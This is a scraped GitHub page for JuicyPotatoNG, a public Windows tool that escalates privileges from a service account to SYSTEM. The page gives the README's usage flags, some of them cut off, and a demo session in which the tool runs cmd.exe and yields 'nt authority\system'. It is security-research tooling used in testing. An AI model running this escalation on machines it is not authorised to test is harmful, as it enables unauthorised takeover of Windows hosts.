

Sign in

antonioCoco / JuicyPotatoNG

Public

Notifications

Fork 99

Star 801

<> Code

Issues 1

Pull requests

Actions

Projects

Security

Insights

main

Go to file

<> Code

Another Windows Local Privilege Escalation from Service Account to System

Readme

MIT license

Activity

801 stars

11 watching

99 forks

Report repository

Releases 2

JuicyPotatoNG v1.1

Latest





on Oct 5, 2022




+ 1 release

Packages

No packages published

.gitignore		
BruteforceCLSIDs.cpp		
BruteforceCLSIDs.h		
IStorageTrigger.cpp		
IStorageTrigger.h		
IUnknownObj.cpp		
IUnknownObj.h		
JuicyPotatoNG.cpp		
JuicyPotatoNG.sln		
JuicyPotatoNG.vcxproj		
JuicyPotatoNG.vcxpro...		
LICENSE		
PotatoTrigger.cpp		
PotatoTrigger.h		
README.md		


	SSPIHooks.cpp		
	SSPIHooks.h		
	demo.png		
	test_system_ports.ps1		

 README  MIT license 

# JuicyPotatoNG

Just another Windows Local Privilege Escalation from Service Account to System. Full details at -->  
<https://decoder.cloud/2022/09/21/giving-juicypotato-a-second-chance-juicypotatong/>

## Usage



JuicyPotatoNG  
by decoder\_it & splinter\_code

Mandatory args:

- t createprocess call: <t> CreateProcessWithToken
- p <program>: program to launch


Optional args:

- l <port>: COM server listen port (Default 1024)
- a <argument>: command line argument to pass to
- c <CLSID>: (Default {854A20FB-2D44-457D-992F-E1
- i : Interactive Console (valid only with Create


Additional modes:

- b : Bruteforce all CLSIDs. !ALERT: USE ONLY FOI

### Contributors 2



### Languages



-s : Seek for a suitable COM port not filtered l

## Demo

```
C:\Users\splintercode\source\repos\JuicyPotatoNG\x64\Release>whoami
nt authority\local service

C:\Users\splintercode\source\repos\JuicyPotatoNG\x64\Release>JuicyPotatoNG.exe -t * -p "C:\windows\system32\cmd.exe" -a
"/c whoami > C:\juicypotatong.txt"

JuicyPotatoNG
by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
[*] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
[*] CreateProcessWithTokenW OK
[*] Exploit successful!

C:\Users\splintercode\source\repos\JuicyPotatoNG\x64\Release>type C:\juicypotatong.txt
nt authority\system

C:\Users\splintercode\source\repos\JuicyPotatoNG\x64\Release>
```

## Authors

- [Andrea Pierini](#)
- [Antonio Cocomazzi](#)

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.